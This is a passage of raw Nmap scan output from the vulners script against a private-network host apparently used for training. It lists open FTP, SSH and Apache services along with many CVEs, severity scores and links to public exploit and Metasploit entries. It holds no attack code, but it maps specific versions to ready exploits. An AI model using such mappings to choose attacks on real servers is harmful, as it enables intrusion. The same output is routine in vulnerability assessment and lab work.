|_ Hosts are all up (not vulnerable).

Nmap scan report for 4geeks-server.home (192.168.1.110)

Host is up (0.00059s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.5

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| vulners:

| cpe:/a:openbsd:openssh:8.2p1:

| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 10.0
https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A
EXPLOIT

| PACKETSTORM:173661 9.8
https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*

| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8
https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807
EXPLOIT

| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408

| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8
https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23
EXPLOIT

| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8
https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623
EXPLOIT

| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8
https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC
EXPLOIT

| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8
https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0
EXPLOIT

| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8
https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587
EXPLOIT

| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778

| C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8
https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3
EXPLOIT

| 10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*

| SSV:92579 7.5 https://vulners.com/seebug/SSV:92579*EXPLOIT*

| CVE-2020-12062 7.5 https://vulners.com/cve/CVE-2020-12062

| 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*

| CVE-2021-28041 7.1 https://vulners.com/cve/CVE-2021-28041

| CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617

| PACKETSTORM:189283 6.8 https://vulners.com/packetstorm/PACKETSTORM:189283 *EXPLOIT*

| F79E574D-30C8-5C52-A801-66FFA0610BAA 6.8 https://vulners.com/githubexploit/F79E574D-30C8-5C52-A801-66FFA0610BAA *EXPLOIT*

| CVE-2025-26465 6.8 https://vulners.com/cve/CVE-2025-26465

| 9D8432B9-49EC-5F45-BB96-329B1F2B2254 6.8 https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254 *EXPLOIT*

| 1337DAY-ID-39918 6.8 https://vulners.com/zdt/1337DAY-ID-39918 *EXPLOIT*

| CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385

| CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795

| CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145

| CC3AE4FC-CF04-5EDA-A010-6D7E71538C92 5.9 https://vulners.com/githubexploit/CC3AE4FC-CF04-5EDA-A010-6D7E71538C92 *EXPLOIT*

| C190A2C8-A86F-571E-826A-06D02604D9B3 5.9 https://vulners.com/githubexploit/C190A2C8-A86F-571E-826A-06D02604D9B3 *EXPLOIT*

| 54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C 5.9 https://vulners.com/githubexploit/54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C *EXPLOIT*

| CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012

| CVE-2025-32728 4.3 https://vulners.com/cve/CVE-2025-32728

| CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368

|_ PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*

80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

| vulners:

| cpe:/a:apache:http_server:2.4.41:

| C94CBDE1-4CC5-5C06-9D18-23CAB216705E 10.0 https://vulners.com/githubexploit/C94CBDE1-4CC5-5C06-9D18-23CAB216705E *EXPLOIT*

| 95499236-C9FE-56A6-9D7D-E943A24B633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*

| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*

| PACKETSTORM:181114 9.8 https://vulners.com/packetstorm/PACKETSTORM:181114 *EXPLOIT*

| PACKETSTORM:176334 9.8 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*

| PACKETSTORM:171631 9.8 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*

| MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 9.8 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- *EXPLOIT*

| MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 9.8 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- *EXPLOIT*

| HTTPD:C072933AA965A86DA3E2C9172FFC1569 9.8 https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569

| HTTPD:A1BBCE110E077FFBF4469D4F06DB9293 9.8 https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293

| HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D 9.8 https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D

| HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8 9.8 https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8

| HTTPD:9AD76A782F4E66676719E36B64777A7A 9.8 https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A

| HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E 9.8 https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E

| F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 9.8 https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 *EXPLOIT*

| F8A7DE57-8F14-5B3C-A102-D546BDD8D2B8 9.8 https://vulners.com/githubexploit/F8A7DE57-8F14-5B3C-A102-D546BDD8D2B8 *EXPLOIT*

| F607361B-6369-5DF5-9B29-E90FA29DC565 9.8 https://vulners.com/githubexploit/F607361B-6369-5DF5-9B29-E90FA29DC565 *EXPLOIT*

| F41EE867-4E63-5259-9DF0-745881884D04 9.8 https://vulners.com/githubexploit/F41EE867-4E63-5259-9DF0-745881884D04 *EXPLOIT*

| EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*

| EDB-ID:50512 9.8 https://vulners.com/exploitdb/EDB-ID:50512 *EXPLOIT*

| EDB-ID:50446 9.8 https://vulners.com/exploitdb/EDB-ID:50446 *EXPLOIT*

| EDB-ID:50406 9.8 https://vulners.com/exploitdb/EDB-ID:50406 *EXPLOIT*

| E81474F6-6DDC-5FC2-828A-812A8815E3B4 9.8 https://vulners.com/githubexploit/E81474F6-6DDC-5FC2-828A-812A8815E3B4 *EXPLOIT*

| E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 9.8 https://vulners.com/githubexploit/E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 *EXPLOIT*

| E59A01BE-8176-5F5E-BD32-D30B009CDBDA 9.8 https://vulners.com/githubexploit/E59A01BE-8176-5F5E-BD32-D30B009CDBDA *EXPLOIT*

| D7922C26-D431-5825-9897-B98478354289 9.8 https://vulners.com/githubexploit/D7922C26-D431-5825-9897-B98478354289 *EXPLOIT*

| D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 9.8 https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 *EXPLOIT*

| D10426F3-DF82-5439-AC3E-6CA0A1365A09 9.8 https://vulners.com/githubexploit/D10426F3-DF82-5439-AC3E-6CA0A1365A09 *EXPLOIT*

| D0368327-F989-5557-A5C6-0D9ACDB4E72F 9.8 https://vulners.com/githubexploit/D0368327-F989-5557-A5C6-0D9ACDB4E72F *EXPLOIT*

| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476

| CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474

| CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690

| CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813

| CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943

| CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720

| CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790

| CVE-2021-42013 9.8 https://vulners.com/cve/CVE-2021-42013

| CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275

| CVE-2021-26691 9.8 https://vulners.com/cve/CVE-2021-26691

| CVE-2020-11984 9.8 https://vulners.com/cve/CVE-2020-11984

| CNVD-2022-51061 9.8 https://vulners.com/cnvd/CNVD-2022-51061

| CNVD-2022-03225 9.8 https://vulners.com/cnvd/CNVD-2022-03225

| CNVD-2021-102386 9.8 https://vulners.com/cnvd/CNVD-2021-102386

| CC15AE65-B697-525A-AF4B-38B1501CAB49 9.8
https://vulners.com/githubexploit/CC15AE65-B697-525A-AF4B-38B1501CAB49
EXPLOIT

| C879EE66-6B75-5EC8-AA68-08693C6CCAD1 9.8
https://vulners.com/githubexploit/C879EE66-6B75-5EC8-AA68-08693C6CCAD1
EXPLOIT

| C5A61CC6-919E-58B4-8FBB-0198654A7FC8 9.8
https://vulners.com/githubexploit/C5A61CC6-919E-58B4-8FBB-0198654A7FC8
EXPLOIT

| BF9B0898-784E-5B5E-9505-430B58C1E6B8 9.8
https://vulners.com/githubexploit/BF9B0898-784E-5B5E-9505-430B58C1E6B8
EXPLOIT

| B81BC21D-818E-5B33-96D7-062C14102874 9.8
https://vulners.com/githubexploit/B81BC21D-818E-5B33-96D7-062C14102874
EXPLOIT

| B02819DB-1481-56C4-BD09-6B4574297109 9.8
https://vulners.com/githubexploit/B02819DB-1481-56C4-BD09-6B4574297109
EXPLOIT

| ACD5A7F2-FDB2-5859-8D23-3266A1AF6795 9.8
https://vulners.com/githubexploit/ACD5A7F2-FDB2-5859-8D23-3266A1AF6795
EXPLOIT

| A90ABEAD-13A8-5F09-8A19-6D9D2D804F05 9.8
https://vulners.com/githubexploit/A90ABEAD-13A8-5F09-8A19-6D9D2D804F05
EXPLOIT

| A8616E5E-04F8-56D8-ACB4-32FDF7F66EED 9.8
https://vulners.com/githubexploit/A8616E5E-04F8-56D8-ACB4-32FDF7F66EED
EXPLOIT

| A5425A79-9D81-513A-9CC5-549D6321897C 9.8
https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-549D6321897C
EXPLOIT

| A3F15BCE-08AD-509D-AE63-9D3D8E402E0B 9.8
https://vulners.com/githubexploit/A3F15BCE-08AD-509D-AE63-9D3D8E402E0B
EXPLOIT

| A2D97DCC-04C2-5CB1-921F-709AA8D7FD9A 9.8
https://vulners.com/githubexploit/A2D97DCC-04C2-5CB1-921F-709AA8D7FD9A
EXPLOIT

| 9B4F4E4A-CFDF-5847-805F-C0BAE809DBD5 9.8
https://vulners.com/githubexploit/9B4F4E4A-CFDF-5847-805F-C0BAE809DBD5
EXPLOIT

| 907F28D0-5906-51C7-BAA3-FEBD5E878801 9.8
https://vulners.com/githubexploit/907F28D0-5906-51C7-BAA3-FEBD5E878801
EXPLOIT

| 8A57FAF6-FC91-52D1-84E0-4CBBAD3F9677 9.8
https://vulners.com/githubexploit/8A57FAF6-FC91-52D1-84E0-4CBBAD3F9677
EXPLOIT

| 88EB009A-EEFF-52B7-811D-A8A8C8DE8C81 9.8
https://vulners.com/githubexploit/88EB009A-EEFF-52B7-811D-A8A8C8DE8C81
EXPLOIT

| 8713FD59-264B-5FD7-8429-3251AB5AB3B8 9.8
https://vulners.com/githubexploit/8713FD59-264B-5FD7-8429-3251AB5AB3B8
EXPLOIT

| 866E26E3-759B-526D-ABB5-206B2A1AC3EE 9.8
https://vulners.com/githubexploit/866E26E3-759B-526D-ABB5-206B2A1AC3EE
EXPLOIT

| 86360765-0B1A-5D73-A805-BAE8F1B5D16D 9.8
https://vulners.com/githubexploit/86360765-0B1A-5D73-A805-BAE8F1B5D16D
EXPLOIT

| 831E1114-13D1-54EF-BDE4-F655114CDC29 9.8
https://vulners.com/githubexploit/831E1114-13D1-54EF-BDE4-F655114CDC29
EXPLOIT

| 805E6B24-8DF9-51D8-8DF6-6658161F96EA 9.8
https://vulners.com/githubexploit/805E6B24-8DF9-51D8-8DF6-6658161F96EA
EXPLOIT

| 7E615961-3792-5896-94FA-1F9D494ACB36 9.8
https://vulners.com/githubexploit/7E615961-3792-5896-94FA-1F9D494ACB36
EXPLOIT

| 7C40F14D-44E4-5155-95CF-40899776329C 9.8
https://vulners.com/githubexploit/7C40F14D-44E4-5155-95CF-40899776329C
EXPLOIT

| 78787F63-0356-51EC-B32A-B9BD114431C3 9.8
https://vulners.com/githubexploit/78787F63-0356-51EC-B32A-B9BD114431C3
EXPLOIT

| 6CAA7558-723B-5286-9840-4DF4EB48E0AF 9.8
https://vulners.com/githubexploit/6CAA7558-723B-5286-9840-4DF4EB48E0AF
EXPLOIT

| 6BCBA83C-4A4C-58D7-92E4-DF092DFEF267 9.8
https://vulners.com/githubexploit/6BCBA83C-4A4C-58D7-92E4-DF092DFEF267
EXPLOIT

| 6A0A657E-8300-5312-99CE-E11F460B1DBF 9.8
https://vulners.com/githubexploit/6A0A657E-8300-5312-99CE-E11F460B1DBF
EXPLOIT

| 68A13FF0-60E5-5A29-9248-83A940B0FB02 9.8
https://vulners.com/githubexploit/68A13FF0-60E5-5A29-9248-83A940B0FB02
EXPLOIT

| 64D31BF1-F977-51EC-AB1C-6693CA6B58F3 9.8
https://vulners.com/githubexploit/64D31BF1-F977-51EC-AB1C-6693CA6B58F3
EXPLOIT

| 64A540A8-D918-5BEA-8F60-987F97B27A0C 9.8
https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C
EXPLOIT

| 61075B23-F713-537A-9B84-7EB9B96CF228 9.8
https://vulners.com/githubexploit/61075B23-F713-537A-9B84-7EB9B96CF228
EXPLOIT

| 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 9.8
https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9
EXPLOIT

| 5312D04F-9490-5472-84FA-86B3BBDC8928 9.8
https://vulners.com/githubexploit/5312D04F-9490-5472-84FA-86B3BBDC8928
EXPLOIT

| 52E13088-9643-5E81-B0A0-B7478BCF1F2C 9.8
https://vulners.com/githubexploit/52E13088-9643-5E81-B0A0-B7478BCF1F2C
EXPLOIT

| 50453CEF-5DCF-511A-ADAC-FB74994CD682 9.8
https://vulners.com/githubexploit/50453CEF-5DCF-511A-ADAC-FB74994CD682
EXPLOIT

| 495E99E5-C1B0-52C1-9218-384D04161BE4 9.8
https://vulners.com/githubexploit/495E99E5-C1B0-52C1-9218-384D04161BE4
EXPLOIT

| 44E43BB7-6255-58E7-99C7-C3B84645D497 9.8 https://vulners.com/githubexploit/44E43BB7-6255-58E7-99C7-C3B84645D497 *EXPLOIT*

| 40F21EB4-9EE8-5ED1-B561-0A2B8625EED3 9.8 https://vulners.com/githubexploit/40F21EB4-9EE8-5ED1-B561-0A2B8625EED3 *EXPLOIT*

| 4051D2EF-1C43-576D-ADB2-B519B31F93A0 9.8 https://vulners.com/githubexploit/4051D2EF-1C43-576D-ADB2-B519B31F93A0 *EXPLOIT*

| 3F17CA20-788F-5C45-88B3-E12DB2979B7B 9.8 https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B *EXPLOIT*

| 37634050-FDDF-571A-90BB-C8109824B38D 9.8 https://vulners.com/githubexploit/37634050-FDDF-571A-90BB-C8109824B38D *EXPLOIT*

| 30293CDA-FDB1-5FAF-9622-88427267F204 9.8 https://vulners.com/githubexploit/30293CDA-FDB1-5FAF-9622-88427267F204 *EXPLOIT*

| 2B3110E1-BEA0-5DB8-93AD-1682230F3E19 9.8 https://vulners.com/githubexploit/2B3110E1-BEA0-5DB8-93AD-1682230F3E19 *EXPLOIT*

| 2A177215-CE4A-5FA7-B016-EEAF332D165C 9.8 https://vulners.com/githubexploit/2A177215-CE4A-5FA7-B016-EEAF332D165C *EXPLOIT*

| 22DCCD26-B68C-5905-BAC2-71D10DE3F123 9.8 https://vulners.com/githubexploit/22DCCD26-B68C-5905-BAC2-71D10DE3F123 *EXPLOIT*

| 2108729F-1E99-54EF-9A4B-47299FD89FF2 9.8 https://vulners.com/githubexploit/2108729F-1E99-54EF-9A4B-47299FD89FF2 *EXPLOIT*

| 1C39E10A-4A38-5228-8334-2A5F8AAB7FC3 9.8 https://vulners.com/githubexploit/1C39E10A-4A38-5228-8334-2A5F8AAB7FC3 *EXPLOIT*

| 1337DAY-ID-39214 9.8 https://vulners.com/zdt/1337DAY-ID-39214 *EXPLOIT*

| 1337DAY-ID-38427 9.8 https://vulners.com/zdt/1337DAY-ID-38427 *EXPLOIT*

| 1337DAY-ID-37777 9.8 https://vulners.com/zdt/1337DAY-ID-37777 *EXPLOIT*

| 1337DAY-ID-37030 9.8 https://vulners.com/zdt/1337DAY-ID-37030 *EXPLOIT*

| 1337DAY-ID-36952 9.8 https://vulners.com/zdt/1337DAY-ID-36952 *EXPLOIT*

| 1337DAY-ID-36937 9.8 https://vulners.com/zdt/1337DAY-ID-36937 *EXPLOIT*

| 1337DAY-ID-36897 9.8 https://vulners.com/zdt/1337DAY-ID-36897 *EXPLOIT*

| 1337DAY-ID-34882 9.8 https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT*

| 11813536-2AFF-5EA4-B09F-E9EB340DDD26 9.8 https://vulners.com/githubexploit/11813536-2AFF-5EA4-B09F-E9EB340DDD26 *EXPLOIT*

| 0C47BCF2-EA6F-5613-A6E8-B707D64155DE 9.8 https://vulners.com/githubexploit/0C47BCF2-EA6F-5613-A6E8-B707D64155DE *EXPLOIT*

| 0C28A0EC-7162-5D73-BEC9-B034F5392847 9.8 https://vulners.com/githubexploit/0C28A0EC-7162-5D73-BEC9-B034F5392847 *EXPLOIT*

| 0AA6A425-25B1-5D2A-ABA1-2933D3E1DC56 9.8 https://vulners.com/githubexploit/0AA6A425-25B1-5D2A-ABA1-2933D3E1DC56 *EXPLOIT*

| 07AA70EA-C34E-5F66-9510-7C265093992A 9.8 https://vulners.com/githubexploit/07AA70EA-C34E-5F66-9510-7C265093992A *EXPLOIT*

| HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6 9.1 https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6

| HTTPD:2C227652EE0B3B961706AAFCACA3D1E1 9.1 https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1

| FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1 https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*

| E606D7F4-5FA2-5907-B30E-367D6FFECD89 9.1 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89 *EXPLOIT*

| D8A19443-2A37-5592-8955-F614504AAF45 9.1 https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45 *EXPLOIT*

| CVE-2025-23048 9.1 https://vulners.com/cve/CVE-2025-23048

| CVE-2024-40898 9.1 https://vulners.com/cve/CVE-2024-40898

| CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475

| CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615

| CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721

| CNVD-2022-51060 9.1 https://vulners.com/cnvd/CNVD-2022-51060

| CNVD-2022-41638 9.1 https://vulners.com/cnvd/CNVD-2022-41638

| B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1
https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D
EXPLOIT

| 5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1
https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A
EXPLOIT

| 2EF14600-503F-53AF-BA24-683481265D30 9.1
https://vulners.com/githubexploit/2EF14600-503F-53AF-BA24-683481265D30
EXPLOIT

| 0486EBEE-F207-570A-9AD8-33269E72220A 9.1
https://vulners.com/githubexploit/0486EBEE-F207-570A-9AD8-33269E72220A
EXPLOIT

| HTTPD:1B3D546A8500818AAC5B1359FE11A7E4 9.0
https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4

| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 9.0
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8
EXPLOIT

| DC06B9EF-3584-5D80-9EEB-E7B637DCF3D6 9.0
https://vulners.com/githubexploit/DC06B9EF-3584-5D80-9EEB-E7B637DCF3D6
EXPLOIT

| CVE-2022-36760 9.0 https://vulners.com/cve/CVE-2022-36760

| CVE-2021-40438 9.0 https://vulners.com/cve/CVE-2021-40438

| CNVD-2022-03224 9.0 https://vulners.com/cnvd/CNVD-2022-03224

| AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C 9.0
https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C
EXPLOIT

| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 9.0
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2
EXPLOIT

| 893DFD44-40B5-5469-AC54-A373AEE17F19 9.0
https://vulners.com/githubexploit/893DFD44-40B5-5469-AC54-A373AEE17F19
EXPLOIT

| 7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 9.0
https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2
EXPLOIT

| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 9.0 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*

| 4373C92A-2755-5538-9C91-0469C995AA9B 9.0 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*

| 36618CA8-9316-59CA-B748-82F15F407C4F 9.0 https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F *EXPLOIT*

| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 9.0 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*

| 4427DEE4-E1E2-5A16-8683-D74750941604 8.8 https://vulners.com/githubexploit/4427DEE4-E1E2-5A16-8683-D74750941604 *EXPLOIT*

| 3F71F065-66D4-541F-A813-9F1A2F2B1D91 8.8 https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91 *EXPLOIT*

| HTTPD:A7133572D328CD65C350E33F20834FAD 8.2 https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD

| CVE-2021-44224 8.2 https://vulners.com/cve/CVE-2021-44224

| B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 *EXPLOIT*

| CVE-2024-38473 8.1 https://vulners.com/cve/CVE-2024-38473

| 249A954E-0189-5182-AE95-31C866A057E1 8.1 https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1 *EXPLOIT*

| 23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1 https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5 *EXPLOIT*

| DF041B2B-2DA7-5262-AABE-9EBD2D535041 7.8 https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041 *EXPLOIT*

| PACKETSTORM:164941 7.5 https://vulners.com/packetstorm/PACKETSTORM:164941 *EXPLOIT*

| PACKETSTORM:164629 7.5 https://vulners.com/packetstorm/PACKETSTORM:164629 *EXPLOIT*

| PACKETSTORM:164609 7.5 https://vulners.com/packetstorm/PACKETSTORM:164609 *EXPLOIT*

| HTTPD:F6C47B71D440F1A5B8EC9883D1516A33 7.5
https://vulners.com/httpd/HTTPD:F6C47B71D440F1A5B8EC9883D1516A33

| HTTPD:F1CFBC9B54DFAD0499179863D36830BB 7.5
https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB

| HTTPD:CD723D45902C2E914960ED617BF64BD6 7.5
https://vulners.com/httpd/HTTPD:CD723D45902C2E914960ED617BF64BD6

| HTTPD:C317C7138B4A8BBD54A901D6DDDCB837 7.5
https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837

| HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F 7.5
https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F

| HTTPD:B1B0A31C4AD388CC6C575931414173E2 7.5
https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2

| HTTPD:975FD708E753E143E7DFFC23510F802E 7.5
https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E

| HTTPD:8D3D8562E77EAD24FA6850949D025BC9 7.5
https://vulners.com/httpd/HTTPD:8D3D8562E77EAD24FA6850949D025BC9

| HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5 7.5
https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5

| FFE89CAE-FAA6-5E93-9994-B5F4D0EC2197 7.5
https://vulners.com/githubexploit/FFE89CAE-FAA6-5E93-9994-B5F4D0EC2197
EXPLOIT

| FF610CB4-801A-5D1D-9AC9-ADFC287C8482 7.5
https://vulners.com/githubexploit/FF610CB4-801A-5D1D-9AC9-ADFC287C8482
EXPLOIT

| FDF4BBB1-979C-5320-95EA-9EC7EB064D72 7.5
https://vulners.com/githubexploit/FDF4BBB1-979C-5320-95EA-9EC7EB064D72
EXPLOIT

| FCAF01A0-F921-5DB1-BBC5-850EC2DC5C46 7.5
https://vulners.com/githubexploit/FCAF01A0-F921-5DB1-BBC5-850EC2DC5C46
EXPLOIT

| F893E602-F8EB-5D23-8ABF-920890DB23A3 7.5
https://vulners.com/githubexploit/F893E602-F8EB-5D23-8ABF-920890DB23A3
EXPLOIT

| F7F6E599-CEF4-5E03-8E10-FE18C4101E38 7.5
https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38
EXPLOIT

| F463914D-1B20-54CA-BF87-EA28F3ADE2A3 7.5
https://vulners.com/githubexploit/F463914D-1B20-54CA-BF87-EA28F3ADE2A3
EXPLOIT

| EDB-ID:50383 7.5 https://vulners.com/exploitdb/EDB-ID:50383 *EXPLOIT*

| ECD5D758-774C-5488-B782-C8996208B401 7.5 https://vulners.com/githubexploit/ECD5D758-774C-5488-B782-C8996208B401 *EXPLOIT*

| E9FE319B-26BF-5A75-8C6A-8AE55D7E7615 7.5 https://vulners.com/githubexploit/E9FE319B-26BF-5A75-8C6A-8AE55D7E7615 *EXPLOIT*

| E7B177F6-FA62-52FE-A108-4B8FC8112B7F 7.5 https://vulners.com/githubexploit/E7B177F6-FA62-52FE-A108-4B8FC8112B7F *EXPLOIT*

| E73E445F-0A0D-5966-8A21-C74FE9C0D2BC 7.5 https://vulners.com/githubexploit/E73E445F-0A0D-5966-8A21-C74FE9C0D2BC *EXPLOIT*

| E6B39247-8016-5007-B505-699F05FCA1B5 7.5 https://vulners.com/githubexploit/E6B39247-8016-5007-B505-699F05FCA1B5 *EXPLOIT*

| E5C174E5-D6E8-56E0-8403-D287DE52EB3F 7.5 https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F *EXPLOIT*

| E0EEEDE5-43B8-5608-B33E-75E65D2D8314 7.5 https://vulners.com/githubexploit/E0EEEDE5-43B8-5608-B33E-75E65D2D8314 *EXPLOIT*

| E-739 7.5 https://vulners.com/dsquare/E-739 *EXPLOIT*

| E-738 7.5 https://vulners.com/dsquare/E-738 *EXPLOIT*

| DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D 7.5 https://vulners.com/githubexploit/DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D *EXPLOIT*

| DBF996C3-DC2A-5859-B767-6B2FC38F2185 7.5 https://vulners.com/githubexploit/DBF996C3-DC2A-5859-B767-6B2FC38F2185 *EXPLOIT*

| DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 7.5 https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A *EXPLOIT*

| D228B59B-465A-509D-A681-012DB9348698 7.5 https://vulners.com/githubexploit/D228B59B-465A-509D-A681-012DB9348698 *EXPLOIT*

